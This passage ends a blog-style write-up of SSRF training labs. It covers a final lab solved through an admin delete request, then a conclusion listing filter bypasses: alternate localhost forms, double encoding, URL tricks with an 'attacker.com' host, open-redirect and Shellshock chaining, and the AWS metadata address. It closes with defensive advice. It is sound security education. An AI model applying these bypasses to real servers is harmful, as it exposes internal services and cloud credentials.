

We send the request to Intruder and paste in the payloads and run Intruder.

Turns out that we get 200 OK on a couple payloads where we end up accessing the admin page. We need to send this request to repeater.

We append the /delete?username=carlos and URL encode the special characters. Sending this request will solve the lab.
Conclusion
These 7 labs demonstrated the variety and severity of SSRF vulnerabilities. Key takeaways include:
- Trust Boundary Violation: SSRF turns the server into an unwitting proxy, breaking network isolation
- Multiple Representations of localhost:
127.0.0.1,127.1,localhost,0.0.0.0,[::1]all resolve to localhost - Encoding Bypasses Filters: Double URL encoding can defeat blacklist-based filters checking for restricted strings
- Whitelist Confusion: URL parsing inconsistencies allow bypasses through
@,#, and subdomain tricks - Open Redirects Chain: Legitimate redirect functionality can be weaponized to bypass SSRF protections
- Blind SSRF Requires Creativity: Out-of-band techniques (DNS lookups, Shellshock) enable detection and exploitation
- Cloud Metadata Is Critical: AWS metadata service at
169.254.169.254is a prime SSRF target
What made these labs particularly interesting was seeing how SSRF bridges the gap between external attackers and internal infrastructure. The progression from basic exploitation to filter bypasses, blind detection, and chaining with other vulnerabilities (open redirect, Shellshock) showed the versatility of SSRF as an attack vector.
The Shellshock lab was especially educational—combining a 2014 bash vulnerability with SSRF to achieve blind command execution and exfiltrating data via DNS. It demonstrated how old vulnerabilities remain relevant when chained with modern attack techniques.
The filter bypass labs highlighted how URL parsing is surprisingly complex. What looks like a simple validation (must contain allowed-domain.com) falls apart when you understand URL structure—credentials in URLs (allowed-domain@attacker.com), fragments (attacker.com#allowed-domain), and DNS tricks (allowed-domain.attacker.com).
SSRF remains critical because cloud infrastructure makes it more impactful than ever. Accessing AWS metadata can yield IAM credentials, giving attackers full cloud account access. Internal services assumed to be protected by network segmentation become accessible. APIs meant only for internal communication get exposed.
The defense lesson is clear: never trust user-supplied URLs. Validate hostnames against a whitelist, resolve DNS before making requests, check for internal IP ranges, and disable unnecessary protocols. Even better—don’t make outbound requests based on user input at all. If you must, use an isolated service with no access to internal networks.
Moving forward, I’m scrutinizing every feature that accepts URLs or makes outbound requests: webhooks, import/export functionality, file processors, link previews, image proxying. SSRF lurks anywhere user input influences where a server sends requests.